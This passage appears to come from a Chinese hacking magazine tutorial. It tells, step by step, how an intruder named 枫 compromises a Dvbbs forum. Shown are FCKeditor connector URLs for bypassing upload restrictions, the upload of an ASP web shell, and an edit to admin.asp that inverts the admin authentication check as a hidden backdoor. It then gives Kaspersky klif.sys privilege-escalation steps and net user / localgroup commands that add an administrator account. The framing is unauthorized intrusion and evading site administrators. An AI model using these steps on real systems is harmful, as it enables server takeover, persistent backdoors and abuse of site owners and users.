


图5 FCKeditor编辑器上传页面

【加油站】漏洞第二种检测方式

在地址后面添加“FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp”，可检测是否使用了FCKEditor和配置文件是否开启。如果得到的页面是一片空白，那么99%可以入侵成功。

另外，有的论坛采用的不是ASP平台，而是ASPX，此时可将链接中的asp改成aspx，例如上面的检测页面可改为（图6）：

FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx




图6 ASPX网页漏洞的检测

三 上传网页后门

枫的判断没有错，这个论坛正巧就存在着FCKeditor上传组件漏洞，现在可以利用此漏洞上传网页木马控制论坛。

在地址栏链接后添加漏洞利用字符串“?Type=all&Connector=connectors/asp/connector.asp”，将链接地址改为（图7）：

http://www.****.com/****/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/asp/connector.asp




图7 漏洞利用链接地址参数

回车后还是显示相同的上传页面，不过此时已经突破文件格式限制，可以上传任意类型的文件了。

点击页面中的“浏览”按钮，指定本地的一个网页木马，如桂林老兵网站管理助手“dbm6.asp”，点击“Upload”上传按钮，即可将ASP木马上传到论坛服务器上（图8）。

在链接地址中，“Type=all”变量是自己定义的，表示在上传路径中创建了all这个目录，而且新的目录没有上传文件格式的限制。上传的木马链接地址为：

http://www.****.com/****/FCKeditor/UserFiles/all/上传文件名.asp



图8 成功上传ASP木马

【加油站】漏洞的第二种利用方式

另外，也可以使用桂林老兵的上传工具进行上传。运行桂林老兵的上传工具，在地址栏输入：

http://www.****.com/****/FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=FileUpload&Type=Image&CurrentFolder=/

同样的，如果是ASPX网页，则改为相应的aspx路径。然后在文件字段处输入“NewFile”，选择“文件名可定义”，选择好本地ASP木马文件（图9）。最后点击“提交”按钮，就完成文件上传，上传后的链接地址为：

http://www.****.com/****/FCKeditor/userfiles/image/上传文件名.asp




图9 桂林老兵上传工具

在浏览器打开上传的网页木马，即可得到一个Webshell，对服务器上的网页文件进行修改和控制（图10）。




图10 Webshell控制网站服务器

四 隐蔽的后门

此时要想添加自己为管理员或会员已经是很容易的事情了，可以直接通过Webshell下载论坛数据库，修改其中的管理员密码后再重新上传覆盖原来的数据库。

不过枫知道，自己修改了密码，管理员同样也会将它改回来。而且自己前面上传的Webshell，很可能很快就会被管理员删除。

枫采用了一个非常简单而隐蔽的方法，为网站添加一个后门，让管理员绝对查不到，而自己以后又随时可以重获论坛的控制权限。

在桂林老兵网站管理助手Webshell中浏览论坛的网页文件，找到网站后台管理页面，位于论坛安装路径下的“admin/admin.asp”文件，点击其后的“edit”按钮（图11），打开网页文件编辑页面。




图11 定位管理员登录文件

找到代码语句部份（图12）：

```
if not Dvbbs.master          or instr(","&session("flag")&",",admin_flag)=0 then
Errmsg=ErrMsg +    "<BR><li>本页面为管理员专用，请<a href=../admin_login.asp
target=_top>登录</a>后进入。<br><li>您没有管理本页面的权限。"
dvbbs_error()
else
```

将其修改为：

```
if  Dvbbs.master    or instr(","&session("flag")&",",admin_flag)=1 then
Errmsg=ErrMsg +    "<BR><li>本页面为管理员专用，请<a href=../admin_login.asp
target=_top>登录</a>后进入。<br><li>您没有管理本页面的权限。"
dvbbs_error()
else
```




图12 修改管理员添加文件

修改完毕后，点击“保存”按钮保存网页修改。弹出“文件保存完毕”按钮，表示网页修改成功。

该语句的作用是对用户的登录身份进行判断，如果用户的Session值和Flag值不符合管理员要求，则跳转到登录页面。将此段代码修改后，即可无需验证而打开“admin.asp”页面。该页面是用于添加论坛管理员的，因此删除代码后无需登录论坛也可直接进入该页面添加管理员。

枫做了一下测试，在浏览器中直接访问论坛的管理员添加页面，一般如果论坛地址为“http://www.***.com/**/bbs/”，那么该页面的链接地址则为（图13）：

http://www.***.com/**/bbs/admin/admin.asp




图13 删除或修改已有管理员的权限

打开此页面后，可看到数据库中已有的管理员名称，可删除或修改已有管理员权限。现在枫的目的是将自己添加为管理员，需要在链接地址后添加触发语句“?action=add”，链接地址变为：

http://www.***.com/**/bbs/admin/admin.asp?action=add




图14 无需管理员身份即可添加自己为管理员

打开该页面后，即可进行管理员添加（图14）。后台名称和后台密码可以随意输入，但是“前台用户名称”处一定要输入某个注册的论坛账号。点击“添加”按钮，就从普通用户变为管理员了。

如果直接输入该链接还是显示需要管理员身份的话，可以按下F5键刷新几次页面，就可正常显示添加页面了。

现在可以重新登录论坛了，枫看到自己注册的账号已经变成了管理员身份了。后门有效，枫不用担心管理员再采取什么措施删除自己的后门了。

五 提权与控制

上传了Webshell，留下了后门之后，现在要作的就是进一步提升权限控制整个网站服务器了。

【加油站】入侵与提升权限

众多网站存在着的注入、上传、爆库、Cookie欺骗等诸多漏洞一一被公布，入侵一个网站，获得Webshell，其实是很容易的事情。

但是获得Webshell只是入侵成功的第一步，而用Webshell完全控制服务器所有权限，那才算是真正达到了入侵攻击的目的。然而在利用Webshell控制服务器时，最常碰到的一个难题就是如何提升Webshell权限，得到服务器的System控制权限——这就是入侵提权的目的。

上传的Webshell是桂林老兵网站助手，点击Webshell左侧的“命令行”，即可在命令窗口中执行添加用户、提升管理员之类的命令行操作了（图15）。




图15 桂林老兵网站助手命令行操作

【提示】

如果上传的Webshell是海洋顶端网ASP木马的话，点击界面中的"Wscript.Shell"，即可切换到命令行操作界面中。

在命令行中输入“net user xiaoyao 12345 /add”，点击“执行”按钮后命令执行（图16），但是没有显示任何成功信息，反而提示“拒绝访问”（图17）。说明以当前Webshell的身份是没有添加用户的权限的，需要提升用户权限。




图16 添加用户账户名




图17 权限不足

枫决定看看服务器上运行了哪些程序服务，是否有可以利用的地方。

点击Webshell中的“上传文件”按钮，在上传页面中将Windows2000下显示程序进程的“Tlist.exe”程序上传到服务器上。

在命令行中执行该程序，可以看到当前系统中正在运行的程序进程列表（图18）。



图18 服务器进程列表

在进程列表中，枫看到了“kav.exe”和“kavsvc.exe”进程。很显然，服务器运行了Kaspersky杀毒软件。枫想起了Kaspersky存在的一个溢出漏洞，于是准备利用这个漏洞来提升权限。

【加油站】Kaspersky的klif.sys文件权限提升漏洞

Kaspersky是一款非常流行的杀毒软件，它查杀病毒能力非常强，而且免费升级病毒库代码，因此许多个人用户和企业用户都在使用这款杀毒软件。但是在Microsoft Windows 2000平台的Kaspersky软件设计上存在着一个漏洞，本地攻击者可能利用此漏洞提升自己的权限。漏洞的来源是由于Kaspersky内核驱动klif.sys没有正确丢弃高权限，攻击者可能利用这个漏洞以系统内核的权限执行任意代码。

该漏洞所影响Kaspersky软件都是最新5.0的几个版本，包括:

Kaspersky Labs Kaspersky Antivirus 5.0.335

Kaspersky Labs Kaspersky Antivirus 5.0.228

Kaspersky Labs Kaspersky Antivirus 5.0.227

Kaspersky的溢出漏洞主要存在于Microsoft Windows 2000系统上，而使用Microsoft Windows 2000的系统大部份都是一些网站服务器。也就是说，只要网站服务器上使用了Kaspersky杀毒软件，就可以利用该漏洞轻松的在网站服务器上从普通用户身份变为管理员身份。

首先，枫上传了Kaspersky杀毒软件漏洞利用程序“kav_exploit.exe”，直接点击Webshell“上传文件”即可（图19）。




图19 上传提权工具

在命令行中即可执行溢出漏洞利用程序，不过要利用Kaspersky杀毒软件漏洞提升程序的运行权限时，首先要先将程序名改为“notepad.exe”。例如要在服务器上运行某个需要管理员权限的木马，首先要将木马程序名改名才能成功安装。

因此，在溢出提升权限前，还需要在命令行下将服务器上的“net.exe”改名为“notepad.exe”，并且与“kav_exploit.exe”程序放在同一文件夹下。这里，枫直接从本地上传了改名的“net.exe”（图20）。




图20 上传溢出工具

在Webshell的命令行中输入“kav_exploit.exe”，点击“执行”按钮后就可以溢出成功了。




图21 溢出提权

现在“notepad.exe”程序可以用管理员身份执行了，在命令行中输入：

notepad.exe user xiaoyao 123 /add

命令执行后，即可在服务器上添加一个名为“xiaoyao”的用户了。再执行命令：

notepad.exe localgroup administrators xiaoyao /add

即可将此用户添加到管理员组中了。检测一下运行结果，在命令行中输入：

notepad.exe user xiaoyao

